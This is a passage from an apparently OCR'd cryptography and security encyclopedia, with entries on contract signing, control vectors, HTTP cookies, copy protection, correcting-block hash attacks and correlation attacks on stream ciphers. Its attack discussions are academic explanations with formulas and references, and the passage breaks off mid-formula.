5. Griffiths P, Wade B (1976) An authorization mechanism for a relational database system. ACM Trans Database Syst 1(3): 242–255
6. Miklau G, Suciu D (2004) A formal analysis of information disclosure in data exchange. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 575–586
7. Motro A (1989) An access authorization model for relational databases based on algebraic manipulation of view definitions. In: Proceedings of the conference on data engineering. IEEE, Washington, DC, pp 339–347
8. Oracle Corporation, Oracle Label Security. January 3, 2011. http://www.oracle.com/technetwork/database/options/index-084797.html
9. Rizvi S, Mendelzon A, Sudarshan S, Roy P (2004) Extending query rewriting techniques for fine-grained access control. In: Proceedings of the SIGMOD conference, Paris, France. ACM, pp 551–562
10. Rosenthal A, Sciore E (2000) View security as a basis for data warehouse security. In: Proceedings of the international workshop on design and management of data warehouses, Sweden, 2000
11. Shaul J, Ingram A (2007) Practical Oracle security. Syngress Publishers, Rockland

12. Stonebraker M, Rubenstein P (1976) The INGRES protection system. In: Proceedings of the ACM annual conference. ACM, New York, NY, pp 80–84
13. Zhang H, Zhang N, Salem K, Zhao D (2007) Compact access control labeling for efficient secure XML query evaluation. Data Knowl Eng 60(2):326–344
14. Zhu H, Lu K, Lin R (2009) A practical mandatory access control model for XML databases. Inform Sci 179(8):1116–1133

Contract Signing

Matthias Schunter
IBM Research-Zurich, Rüschlikon, Switzerland

Synonyms

Nonrepudiable agreement

Related Concepts

►Certified Mail; ►Fair Exchange; ►Nonrepudiation

Definition

A contract is a nonrepudiable agreement on a given contract text, can be used to prove agreement between the signatories to any verifier.


Background

Early contract signing protocols were either based on an in-line ►Trusted Third Party [8], gradual exchange of secrets [5], or gradual increase of privilege [3].

Theory

A contract signing scheme [4] is used to fairly compute a contract such that, even if one of the signatories misbehaves, either both or none of the signatories obtain a contract. Contract signing generalizes ►fair exchange of signatures: a contract signing ►protocol does not need to output signatures but can define its own format instead. Contract signing can be categorized by the properties of ►fair exchange (like abuse freeness) as well as the properties of the nonrepudiation ►tokens it produces (like third-party ►time stamping of the contract). Unlike agreement protocols, contract signing needs to provide a nonrepudiable proof that an agreement has been reached.

Like fair exchange protocols, two-party contract signing protocols either do not guarantee termination or else may produce a partially signed contract. As a consequence, a trusted third party is needed for most practical applications. Optimistic contract signing [7] protocols



Contract Signing. Fig. 1 Sketch of an optimistic synchronous contract signing protocol [7]

optimize by involving this third party only in case of exceptions. The first *optimistic* contract signing scheme has been described in [6]. An optimistic contract signing scheme for asynchronous networks has been described in [1]. An example for a multiparty abuse-free optimistic contract signing protocol has been published in [2]. A simple optimistic contract signing protocol for synchronous networks is sketched in Fig. 1: party A sends a proposal, party B agrees, and party A confirms. If party A does not confirm, B obtains its contract from the TTP. (Note that the generic fair exchange protocol (►fair exchange) can be adapted for contract signing, too, by using a signature under C as $item_X$, using (C, X) as description $desc_X$, and using the signature verification function as the verification function.)

Recommended Reading

1. Asokan N, Shoup V, Waidner M (1988) Optimistic fair exchange of digital signatures. In: Nyberg K (ed) Advances in cryptology – EUROCRYPT'98. Lecture notes in computer science, vol 1403. Springer, Berlin, pp 591–606
2. Baum-Waidner B, Waidner M (2000) Round-optimal and abuse-free optimistic multi-party contract signing. In: Montanari U, Rolim JDP, Welzl E (eds) 27th international colloquium on automata, languages and programming (ICALP). Lecture notes in computer science, vol 1853. Springer, Berlin, pp 524 ff
3. Ben-Or M, Goldreich O, Micali S, Rivest RL (1990) A fair protocol for signing contracts. IEEE Trans Inform Theory 36(1):40–46
4. Blum M (1981) Three applications of the oblivious transfer, Version 2. Department of Electrical Engineering and Computer Sciences, University of California at Berkeley, Berkley
5. Blum M (1983) Coin flipping by telephone, a protocol for solving impossible problems. ACM SIGACT News 15(1):23–27

6. Even S (1983) A protocol for signing contracts. ACM SIGACT News 15(1):34–39
7. Pfitzmann B, Schunter M, Waidner M (1998) Optimal efficiency of optimistic contract signing. In: 17th symposium on principles of distributed computing (PODC). ACM Press, New York, pp 113–122
8. Rabin MO (1983) Transaction protection by beacons. J Comput Syst Sci 27:256–267

Control Vector

Marijke De Soete
Security4Biz, Oostkamp, Belgium

Definition
A method for controlling the usage of cryptographic keys.

Background
A method introduced – and patented in a number of application scenarios – by IBM in the 1980s.

Theory
The basic idea is that each cryptographic key has an associated control vector, which defines the permitted uses of the key within the system, and this is enforced by the use of tamper-resistant hardware. At key generation, the control vector is cryptographically coupled to the key via a special encryption process, for example, by XOR-ring the key with the control vector before encryption and distribution. Each encrypted key and control vector is stored and distributed within the cryptographic system as a single ►token. As part of the decryption process, the cryptographic hardware also verifies that the requested use of the key is authorized by the control vector.

Applications
As an example, non-repudiation may be achieved between two communicating hardware boxes by the use of a conventional MAC algorithm using symmetric methods. The communicating boxes would share the same key, but whereas one box would only be allowed to generate a MAC with that key, the other box would only be able to verify a MAC with the same key. The transform of the same key from, for example, MAC-generation to MAC-verification is known as key translation and needs to be carried out in tamper-resistant hardware as well. Similarly, the same symmetric key may be used for encryption only enforced by one control vector in one device and for decryption only enforced by a different control vector in a different device.

Open Problems
A paper describing an attack on control vectors was published by M. Bond [1]. The paper describes a method of changing the control vector (CV) of a specific key in a cryptographic co-processor by modifying the value of the key encrypting key that is used to encipher or decipher that key. IBM provided comments to this paper in [5].

Recommended Reading
1. Bond M (2000) A chosen key difference attack on control vectors. http://www.cl.cam.ac.uk/~mkb23/research/CVDif.pdf. Accessed Nov 2000
2. Matyas SM (1991) Key handling with control vectors. IBM Syst J 30(2):151–174
3. Menezes AJ, van Oorschot PC, Vanstone SA (1997) Handbook of applied cryptography. CRC Press, Boca Raton
4. Stallings W (2010) Cryptography and network security – principles and practice, 3rd edn. Prentice Hall, Upper saddle River
5. http://www.cl.cam.ac.uk/ mkb23/research/CVDif-Response.pdf

Conventional Cryptosystem

►Symmetric Cryptosystem

Cookie

Michael T. Hunter
School of Computer Science, Georgia Institute of Technology, Atlanta, GA, USA

Synonyms
Browser cookie; HTTP cookie; Tracking cookie

Related Concepts
►Token

Definition
A cookie is an object stored by a web browser on behalf of a Web site.

Background
As the World Wide Web came into existence in the early and mid 1990s, increasing complexity of browser–server interaction created a demand for persistent data to be kept at the browser. Cookies were implemented in response to these demands and became a ubiquitous feature. By the late 1990s, privacy advocates were raising concerns about potential cookie abuses.

Theory

As originally conceived, the World Wide Web allowed for documents to be accessed from other documents via hypertext using a web browser. In such a model, visited documents' content always remain unchanged and it was therefore unnecessary to be able to identify any residual characteristics about a particular browser. As Web sites became more complex, content publishers sought the ability to provide customized content based on previous interactions with the browser in question. One of the most commonly cited examples of such a system is the "virtual shopping cart," in which a user can add desired items to a list that is persistent between visits to the Web site in question.

During web transactions, a web server may "offer" a cookie to a browser, which the browser may choose to accept. The web server may subsequently request data contained in the cookie, although valid requesters are restricted by domain as specified in the cookie itself, and the cookie's content therefore cannot be read by an arbitrary requester. This restriction is an important security feature, but there remain scenarios in which cookies present security concerns.

A cookie contains a main name-value pair with additional optional attributes. Listed below are two sample cookies: Cookie 1 is named `zipcode` and has a value of `30301|AAA|14`. Additional attributes are listed that qualify the applicability and expiry of the cookie. The mechanics of setting and requesting cookie data are described in the relevant protocol documents [1].

```
Name:  zipcode
Content:  30301|AAA|14
Domain:  .aaa.com
Path:  /
Send For:  Any type of connection
Expires:  September 15, 2010 11:03:13 PM
```

Cookie 2 below is similar to cookie 1 above, although meanings of "`data`" and the hexadecimal value are not immediately clear.

```
Name:  data
Content:  E15FBEDB0764BA5B06C035EC1CC7546
          9E15FBEDB0764BA5B06C035EC1CC75469
Domain:  .aaa.com
Path:  /
Send For:  Any type of connection
Expires:  September 15, 2010 11:03:13 PM
```

Applications

Cookies are used by web service providers for a wide variety of purposes, including storing preferences and other session information on behalf of users. One controversial application of cookies is to track the browsing behavior of web users. Once common example that raises privacy concerns involves a desired site that hosts a "banner add" through a third-party advertising network. In processing the desired site, the browser will request content from the third party and may accept a cookie from them. When the user visits another site that uses the same third party for advertising, the third party can look for the presence of its previously-set cookie and infer what previous site the user visited. Such inferences are highly sought-after by advertisers, as they allow for detailed profiling of a user's interests and thus for highly targeted advertisements.

In addition to cookies stored directly by the browser, an emerging trend exists in which browser plugins store cookies independent of the browser's cookie management scheme. One well-known example is that of "flash cookies," which can be created by the popular Adobe Flash plugin. They are subject to many of the same privacy concerns as HTTP cookies, but since they are managed separately from HTTP cookies and also are generally much less well known by users, there is an enhanced potential for privacy concerns arising.

Because the content of a cookie is completely up to the discretion of the remote web server, it may contain information that a user would consider sensitive, and the user may be unaware that such information is stored within the browser. While most browsers make it possible for a user to review and discard cookies, users are not necessarily aware of cookies or the relevant privacy concerns. In some cases (such as the second cookie above), even if a user reviews a given cookie, it may be impossible for the user to determine the privacy implications of the cookie, since the content could be obfuscated or even encrypted by the remote web server. Cookies are often used as authentication tokens for web services, which opens the possibility that if an attacker were able to acquire a copy of the cookie (either through network interception, host intrusion or injecting malicious content into the original webpage), the attacker could impersonate the user [2].

Privacy advocates argue that users' rights are being violated by collecting such information without their informed consent. In response to privacy concerns, the US federal government issued an advisory in 1999 that directed government Web sites not to use cookies. As of mid-2009, this policy was being reconsidered because it is seen as limiting the functionality of government Web sites. The federal communications commission and state governments have forced privacy concessions from companies such as DoubleClick, requiring them to disclose more information about how cookies are used [3].

Open Problems and Future Directions

The security and privacy concerns posed by cookies represent a formidable challenge. The ubiquity of web browsing ensures that almost every Internet user interacts with cookies, and increasingly-rich web services will continue to rely on cookies. Currently a significant amount of technical knowledge is required to understand and manage the privacy implications of cookies, forcing unsavvy users to invest significant effort in managing their privacy, to endure reduced functionality from web services (if cookies are disabled), or to ignore certain privacy concerns. In order to realize the goal of a privacy-preserving web environment, users must understand clearly what information is being gathered about them and have the ability to easily specify universally applicable privacy policies. Realizing this goal would require significant advances in both technical standards governing cookies and human–computer interaction.

Recommended Reading

1. RFC2965 - HTTP State Management Mechanism, October 2000
2. Karlof C (2007) Dynamic pharming attacks and locked same-origin policies for web browsers. In: Proceedings of the 14th ACM conference on computer and communications security, Alexandria, VA, Oct 2007
3. Kristol D (2001) HTTP Cookies: Standards, privacy, and politics, Trans Internet Technol 1(2):151–198

Coprime

►Relatively Prime

Copy Protection

Gerrit Bleumer
Research and Development, Francotyp Group,
Birkenwerder bei Berlin, Germany

Related Concepts

►Content Management Systems (CMS); ►Content/Copy Protection for Removable Media (CPRM); ►Digital Rights Management

Definition

Copy protection attempts to find ways that limit the access to copyrighted material and/or inhibit the copy process itself. Examples of copy protection include encrypted digital TV broadcast, ►access controls to copyrighted software through the use of license servers or through the use of special hardware add-ons (dongles), and technical copy protection mechanisms on the media.


Theory and Applications

Copy protection mechanisms can work proactively by aiming to prevent users from accessing copy protected content or they can deter users from playing illegitimate copyrighted content by monitoring which users play which content or a combination of both.

The schematic chain of action to copy content played on one player A in order to become available on another player B is shown in Fig. 1. An original piece of content available on player A needs to be recorded, distributed, and played back on a player B in order to be valuable to someone else or in a different location. Proactive copy protection mechanisms are about breaking this chain of action in one or more stages: at the recording, distribution, or playback stage.

Inhibiting unauthorized recording: For content that is distributed on physical media such as floppy disks, *digital audio tape* (DAT), CD-ROM, or *digital versatile disk* (DVD), copy protection can be achieved by *master copy control* or *copy generation control*.

Master copy control: If consumers are not allowed to even make backup copies of their master media, then one can mark the master media themselves in addition to or instead of marking the copyrighted content. This was an inexpensive and common way to protect software distributed for example on floppy disks. One of the sectors containing critical parts of the software was marked as bad such that data could be read from that sector, but could not be copied to another floppy disk. Another example is the copy protection signal in copyrighted video tape cassettes as marketed by Macrovision. The copy protection signal is inserted in the vertical blanking interval, that is, the short



Copy Protection. Fig. 1 Schematic chain of action to copy content

time between any two video frames, and it contains extra sync pulses and fake video data. Since the TV is not displaying anything during the blanking interval, the movie is showing fine on a TV. A VCR, on the other hand, is trying to make a faithful recording of the entire signal that it sees. It therefore tries to record the signal containing the extra sync pulses, such that the real video information in the frame gets recorded at a much lower level than it normally would, so the screen turns black instead of showing the movie.

Copy generation control: If consumers are allowed to make copies of their master copy, but not of copies of the master copy, then one needs to establish control over the vast majority of content recorders, which must be able to effectively prevent the making of unauthorized copies. This approach is somewhat unrealistic because even a small number of remaining unregistered recorders can be used by organized hackers to produce large quantities of pirated copies.

Inhibiting unauthorized playback: Instead of protecting the distribution media of digital content, one can protect copyrighted digital content itself by *marking copyrighted content* and enforcing *playback control* by allowing only players that interpret these copyright marks according to certain access policies (►access control). This approach works for digital content that is being distributed on physical media as well as being broadcast or distributed online. It is an example of *digital rights management* (*DRM*).

Mark copyrighted content: If consumers are allowed to make a few backup copies for their personal use, then the copyrighted digital content itself can be marked as copy protected in order to be distinguishable from unprotected digital content. The more robust the marking is, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Playback control: Players for copyrighted content need to have a ►tamper resistant access circuitry that is aware of the copy protection marking, or players need to use online license servers to check the actual marks. Before converting digital content into audible or visible signals, the player compares the actual marking against the *licenses* or *tickets*, which are either built into their access circuitry or are retrieved from a license server online, and stops playback if the former does not match the latter. The exact behavior of players is determined by access policies. There can be different kinds of tickets or licenses. Tickets of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of tickets can be defined. The more tamper resistant the access circuitry is or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

Marking of copyrighted content can use anything from simple one-bit marks to XrML tags to sophisticated ►watermarking techniques. An example of the former is to define a new audio file format, in which the mark is a part of the header block but is not removable without destroying the original signal, because part of the definition of the file format requires the mark to be therein. In this case, the signal would not really be literally "destroyed" but any application using this file format would not touch it without a valid mark. Some *electronic copyright management systems* (*ECMS*) propose mechanisms like this. Such schemes are weak as anyone with a computer or a digital editing workstation would be able to convert the information to another format and remove the mark at the same time. Finally, this new audio format would be incompatible with the existing ones. Thus, the mark should better be really embedded in the audio signal. This is very similar to SCMS (Serial Code Management System). When Phillips and Sony introduced the "S/PDIF" (Sony/Phillips Digital Interchange Format), they included the SCMS which provides a way copies of digital music are regulated in the consumer market. This information is added to the stream of data that contains the music when one makes a digital copy (a "clone"). This is in fact just a bit saying: digital copy prohibited or permitted. Some professional equipment are exempt from having SCMS. With watermarking, however, the copy control information is part of the audiovisual signal and aims at surviving file format conversion and other transformations.

Inhibiting unauthorized distribution: An alternative to marking is *containing* copyrighted content. With this approach, the recording industry encrypts copyrighted digital content under certain encryption keys such that only players with appropriate decryption keys can access and playback the content.

Encrypt copyrighted content: The copyrighted digital content itself is encrypted in order to be accessible by authorized consumers only. The more robust the encryption, the stronger copy protection mechanism can be achieved.

Playback control: Players for copyrighted content need to have a ►tamper resistant access circuitry that is aware of certain decryption keys that are necessary to unlock the contents the consumer wants to be played. Before converting digital content into audible or visible signals, the player needs to look up the respective decryption keys, which are

either built into the access circuitry of the player or are retrieved from a license server online. The exact behavior of players is determined by access policies. There can be different kinds of decrypting keys. Decrypting keys of one kind may represent the right of ownership of a particular piece of content, that is, the piece of content can be played or used as many times as the owner wishes. Tickets of another kind may represent the right of one-time play or use (*pay-per-view*). Other kinds of decryption keys can be defined. The more tamper resistant the access circuitry or the more protected the communication with the license server and the license server itself is, the stronger copy protection mechanism can be achieved.

In order to effectively prevent consumers from copying digital content protected in this way, the players must not allow consumers to easily access the decrypted digital content. Otherwise, the containing approach would not prevent consumers from reselling, trading, or exchanging digital content at their discretion. As a first line of protection, players should not provide a high-quality output interface for the digital content. A stronger level of protection is achieved if the decryption mechanism is integrated into the display, such that pirates would only obtain signals of degraded quality. The *content scrambling system* (CSS) used for *digital versatile disks* (DVDs) [2] is an example of the containing approach: in CSS, each of n manufacturers (n being several hundreds by 2002) has one or more manufacturer keys, and each player has one or more keys of its manufacturer built in. Each DVD has its own disk key dk, which is stored n times in encrypted form, once encrypted under each manufacturer key. The DVD content is encrypted under respective sector keys, which are all derived from the disk key dk.

Copy protection mechanisms can also work retroactively by deterring authorized users from leaking copies to unauthorized users. This approach requires solving the following two problems.

Mark copy protected content individually: Copy protected digital content carries information about its origin, that is, the original source, author, distributor, etc., in order to allow to trace its distribution and spreading. It is like embedding a unique serial number in each authorized copy of protected content. The more robust the embedded marking, that is, the harder it is to remove it without significantly degrading the quality of the digital content, the stronger copy protection mechanism can be achieved.

Deter from unauthorized access: Players need to have no ►tamper resistant access circuitry nor online access to license servers. Instead, each customer who receives an authorized copy is registered with the serial number of the copy provided. The marking serves as forensic evidence in investigations to figure out where and when unauthorized copies of original content have surfaced. This retroactive approach can be combined with the above-mentioned proactive approach by using the embedded serial numbers as individual watermarks, which are recognized by players for the respective content.

This approach can use anything from hidden serial numbers to sophisticated ►fingerprinting techniques. Fingerprints are characteristics of an object that tend to distinguish it from other similar objects. They enable the owner to trace authorized users distributing them illegally. In the case of encrypted satellite television broadcasting, for instance, users could be issued a set of keys to decrypt the video streams and the television station could insert fingerprint bits into each packet of the traffic to detect unauthorized uses. If a group of users give their subset of keys to unauthorized people (so that they can also decrypt the traffic), at least one of the key donors can be traced when the unauthorized decoder is captured. In this respect, fingerprinting is usually discussed in the context of the ►traitor tracing *problem*.

Open Problems

Copy protection is inherently difficult to achieve in open systems for at least two reasons: The requirements on watermarking are contradictory. In order to build an effective large-scale copy protection system, the vast majority of available players had to be equipped with some kind of tamper resistant circuitry or had online access to some license servers. Such circuitry had to be cheap and be integrated right into the players, and such online service had to be cheap and conveniently fast. Otherwise, the watermarking had no chance to gain any significant market share. However, tamper resistant hardware is expensive, so the cost per player limits the strength of the tamper resistance of its access circuitry. Online services incur communication costs on consumers and do not give them the independence and speed of off-line access circuitry. The way how the CSS used for DVDs was "hacked" is just one more incident demonstrating the contradicting requirements: since the encryption mechanism was chosen to be a weak feedback shift register cipher, it was only a matter of time until a program called *DeCSS* surfaced, which can decipher any DVD. The access circuitry of players into which the deciphering algorithm is built was not well protected against reverse engineering the algorithm, and hence, the secret algorithm leaked, and with it the DVD keys one by one. The ►watermarking scheme of the *Secure Digital Music Initiative* (SDMI) [7] (a successor of MP3) was broken by Fabien Petitcolas [6]. Later, a public challenge of this watermarking scheme was broken by Felten et al. [3]. The

SDMI consortium felt this piece of research might jeopardize the consortium's reputation and revenue so much that the SDMI consortium threatened to sue the authors if they would present their work at a public conference. Attacks on various other copy protection mechanisms have been described by Anderson in Sect. 20.3.30 of [1].

The requirements on ►fingerprinting are contradictory as well. On one hand, the broadcaster or copyright holder may want to easily recognize the fingerprint, preferably visually. This allows easy tracing of a decoder that is used for illegal purposes. This approach is very similar to the commonly used watermarking by means of the logo of a TV station that is continuously visible in one of the corners of the screen. On the other hand, the fingerprint should be hidden, in order not to disturb paying viewers with program-unrelated messages on their screen, or to avoid any pirate detecting and erasing the fingerprint electronically. In the latter case, one may require specific equipment to detect and decode a fingerprint.

Despite the inherent technical difficulties to build effective large-scale copy protection systems, the content industries (TV producers, movie makers, audio makers, software companies, publishers) have and will continue to have a strong interest in protecting their revenues against pirates. They are trying to overcome the contradictory requirements mentioned above by two complementing approaches: they try to control the entire market of media players and recorders by contracting with the large suppliers. While they opt for relatively weak but inexpensive access circuitry for these players, they compensate for the weakness by promoting suitable laws that deter consumers from breaking this access circuitry or resorting to unauthorized players, or using unauthorized recorders. An example for trying to make secure access circuitry pervasive in the PC market is the *trusted computing platform alliance* (TCPA) [8]. An example of such legislative initiative is the *digital millennium copyright act* (DMCA) [4] in the United States. It prohibits the modification of any electronic copyright arrangement information (CMI) bundled with digital content, such as details of ownership and licensing, and outlaws the manufacture, importation, sale, or offering for sale of anything primarily designed to circumvent copyright protection technology.

It is clear that the issue of copy protection is a special case of the more general issue of *digital rights management* (DRM). Both issues bear the risk of a few companies defining the access policies, which are enforced by the players and thus determine what and how a vast majority of people would be able to read, watch, listen to, or work with. An extensive overview of the debate about content monopolies, pricing, free speech, democratic, privacy, and legislative issues, etc., is given by the Electronic Privacy Information Center at [5].

Recommended Reading

1. Anderson R (2001) Security engineering. Wiley, New York
2. Bloom JA, Cox IJ, Kalker T, Linnartz J-PMG, Miller ML, Brendan C, Traw S (1999) Copy protection for DVD video. Proc IEEE 87(7):1267–1276
3. Craver SA, Min W, Liu B, Subblefield A, Swartzlander B, Wallach DS, Dean D, Felten EW (2001) Reading between the lines: Lessons from the SDMI Challenge. In: 10th USENIX security symposium 2002, The USENIX Association 2001, Washington, DC, pp 353–363
4. Digital Millennium Copyright Act. http://www.lo.gov/copyright/legislation/dmca.pdf
5. Digital Rights Management. http://www.epic.org/privacy/drm/
6. Petitcolas FA, Anderson R, Kuhn MG (1998) Attacks on copyright marking systems. In: Aucsmith D (ed) Information hiding. Lecture notes in computer science, vol 1525. Springer, Berlin, pp 218–238
7. Secure Digital Music Initiative. http://www.sdmi.org
8. Trusted Computing Platform Initiative. http://www.trustedcomputing.org

Correcting-Block Attack

Bart Preneel
Department of Electrical Engineering-ESAT/COSIC, Katholieke Universiteit Leuven and IBBT, Leuven-Heverlee, Belgium

Synonyms

Chosen prefix attack

Related Concepts

►Hash Functions

Definition

A correcting block attack on a ►Hash Function finds one or more blocks that make two different internal states collide or that bring an internal state to a given hash result.

Background

Correcting block attacks have been applied in the 1980s to a range of hash functions based on modular arithmetic; more recently they have also shown to be effective against custom designed hash functions such as *MD5*.

Theory

A correcting block attack finds collisions or (second) preimages for certain ►Hash Functions. The opponent can

freely choose the start of the message; for this reason some authors call this attack a chosen prefix attack. For a preimage attack, one chooses an arbitrary message X and finds one or more correcting blocks Y such that $h(X\|Y)$ takes a certain value (here $\|$ denotes concatenation). For a second preimage attack on the target message $X\|Y$, one freely chooses X' and searches one or more correcting blocks Y' such that $h(X'\|Y') = h(X\|Y)$ (note that one may select $X' = X$). For a collision attack, one chooses two arbitrary messages X and X' with $X' \neq X$; subsequently one searches for one or more correcting blocks denoted with Y and Y', such that $h(X'\|Y') = h(X\|Y)$. This attack often applies to the last block and is then called a correcting-last-block attack, but it can also apply to earlier blocks. Note also that once a collision has been found, one can append to both messages an arbitrary string Z.

Applications

Hash functions based on algebraic structures are particularly vulnerable to this attack, since it often possible to invert the compression function using algebraic manipulations [9]. A typical countermeasure to a correcting-block attack consists of adding redundancy to the message blocks, so that it becomes computationally infeasible to find a correcting block with the necessary redundancy. The price paid for this solution is a degradation of the performance.

A first example is a multiplicative hash proposed by Bosset in 1977 [1], based on $GL_2(GF(p))$, the group of 2×2 invertible matrices over $GF(p)$, with $p = 10,007$. Camion showed how to find a second preimage using a correcting block attack that requires 48 correcting blocks of 6 bits each [2].

In 1984 Davies and Price [4] proposed a hash function with the following compression function f:

$$f = (H_{i-1} \oplus X_i)^2 \bmod N\,,$$

where X_i is the message block, H_{i-1} is the chaining variable, and N is an *RSA* modulus. In order to preclude a correcting block attack, the text input is encoded such that the most (or least) significant 64 bits of each block are equal to 0. However, Girault [5] has demonstrated that a second preimage can be found using the extended Euclidean algorithm (►Euclidean Algorithm); improved results can be found in [6].

The 1988 scheme of CCITT X.509 Annex D [8] tried to remedy this approach by distributing the redundancy (one nibble in every byte). However, Coppersmith [3] applied a correcting block attack to find two distinct messages X and X' such that

$$h(X') = 256 \cdot h(X)\,.$$

This is a highly undesirable property, which a.o. implies that this hash function cannot be used in combination with a multiplicative signature scheme such as *RSA*. In 1998, ISO has adopted two improved schemes based on modular arithmetic (ISO/IEC 10118-4 *Modular Arithmetic Secure Hash, MASH-1 and MASH-2* [7]), which so far have resisted correcting-block attacks.

A correcting block collision attack was applied by Stevens et al. [11] to MD5 with a cost of 2^{39} calls to the compression function. The authors, who called this attack a chosen prefix attack, managed to exploit this attack to obtain a rogue server certificate [10]: they created two carefully crafted MD5-based *X.509 certificates*, and had one of these certificates signed by a commercial certification authority as a user certificate.

Recommended Reading

1. Bosset J (1977) Contre les risques d'altération, unsystème de certification des informations. 01 Informatique, No. 107, February 1977
2. Camion P (1986) Can a fast signature scheme without secret be secure? In: Poli A (ed) Applied algebra, algebraic algorithms, and error-correcting codes: 2nd international conference, proceedings. Lecture notes in computer science, vol 228. Springer, Berlin, pp 215–241
3. Coppersmith D (1989) Analysis of ISO/CCITT Document X.509 Annex D. IBM T.J. Watson Center, Yorktown Heights, 10598, Internal Memo, 11 June 1989
4. Davies D, Price WL (1984) Digital signatures, an update. In: Proceedings 5th International Conference on Computer Communication, October 1984, pp 845–849
5. Girault M (1988) Hash-functions using modulo-n operations. In: Chaum D, Price WL (eds) Advances in cryptology – EUROCRYPT '87: proceedings, Amsterdam, 13–15 April 1987. Lecture notes in computer science, vol 304. Springer, Berlin, pp 217–226
6. Girault M, Misarsky J-F (1997) Selective forgery of RSA signatures using redundancy. In: Fumy W (ed) Advances in cryptology – EUROCRYPT '97: proceedings, Konstanz, 11–15 May 1997. Lecture notes in computer science, vol 1233. Springer, Berlin, pp 495–507
7. ISO/IEC 10118 (1998) Information technology – Security techniques – Hash-functions, Part 4: Hash-functions using modular arithmetic
8. ITU-T X.500 (1988) The Directory – Overview of Concepts. ITU-T Recommendation X.500 (same as IS 9594-1, 1989)
9. Preneel B (1993) Analysis and design of cryptographic hash functions. Doctoral Dissertation, Katholieke Universiteit Leuven
10. Sotirov A, Stevens M, Appelbaum J, Lenstra AK, Molnar D, Osvik DA, de Weger B (2009) Short chosen-prefix collisions for MD5 and the creation of a rogue CA certificate. In: Halevi S (ed) Advances in cryptology – CRYPTO '09: proceedings, Santa Barbara, 16–20 August 2009. Lecture notes in computer science, vol 5677. Springer, Berlin, pp 55–69
11. Stevens M, Lenstra AK, de Weger B Chosen-prefix collisions for MD5 and applications (preprint, 2009)

Correlation Attack for Stream Ciphers

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Combination Generator; ►Fast Correlation Attack; ►Filter Generator; ►Stream Cipher; ►Symmetric Cryptography

Definition

The *correlation attack* was proposed by Siegenthaler in 1985. It applies to any ►running-key generator composed of several ►linear feedback shift registers (LFSRs). The correlation attack is a divide-and-conquer technique: it aims at recovering the initial state of each constituent LFSRs separately from the knowledge of some keystream bits (in a ►known plaintext attack). A similar ►ciphertext only attack can also be mounted when there exists redundancy in the plaintext (see [3]).

The original correlation attack presented in [3] applies to some ►combination generators composed of n LFSRs of lengths $L_1, \ldots, L_n$. It enables to recover the complete initialization of the generator with only $\sum_{i=1}^{n} \left(2^{L_i} - 1\right)$ trials instead of the $\prod_{i=1}^{n} \left(2^{L_i} - 1\right)$ tests required by an exhaustive search. Some efficient variants of the original correlation attack can also be applied to other keystream generators based on LFSRs, like ►filter generators (►fast correlation attack for details).

Theory

Original correlation attack on combination generators. The correlation attack exploits the existence of a statistical dependence between the keystream and the output of a single constituent LFSR. In a binary combination generator, such a dependence exists if and only if the output of the combining function f is correlated to one of its inputs, i.e., if

$$p_i = \Pr[f(x_1, \ldots, x_n) \neq x_i] \neq \frac{1}{2}$$

for some i, $1 \leq i \leq n$. It equivalently means that the keystream sequence $\mathbf{s} = (s_t)_{t \geq 0}$ is correlated to the sequence $\mathbf{u} = (u_t)_{t \geq 0}$ generated by the i-th constituent LFSR. Namely, the correlation between both sequences calculated on N bits

$$\sum_{t=0}^{N-1} (-1)^{s_t + u_t \bmod 2}$$

(where the sum is defined over real numbers) is a random variable which is binomially distributed with mean value $N(1-2p_i)$ and with variance $4Np_i(1-p_i)$ (when N is large enough). It can be compared to the correlation between the keystream $\mathbf{s}$ and a sequence $\mathbf{r} = (r_t)_{t \geq 0}$ independent of $\mathbf{s}$ (i.e., such that $\Pr[s_t \neq r_t] = 1/2$). For such a sequence $\mathbf{r}$, the correlation between $\mathbf{s}$ and $\mathbf{r}$ is binomially distributed with mean value 0 and with variance N. Thus, an exhaustive search for the initialization of the i-th LFSR can be performed. The value of the correlation enables to distinguish the correct initial state from a wrong one since the sequence generated by a wrong initial state is assumed to be statistically independent of the keystream. Table 1 gives a complete description of the attack.

In practice, an initial state is accepted if the magnitude of the correlation exceeds a certain decision threshold which is deduced from the expected false alarm probability P_f and the non-detection probability P_n (see [3]). The required keystream length N depends on the probability p_i and on the length L_i of the involved LFSR: for $P_n = 1.3 \cdot 10^{-3}$ and $P_f = 2^{-L_i}$, the attack requires

$$N \simeq \left(\frac{\sqrt{\ln(2^{L_i - 1})} + 3\sqrt{2p_i(1-p_i)}}{\sqrt{2}(p_i - 0.5)} \right)^2$$

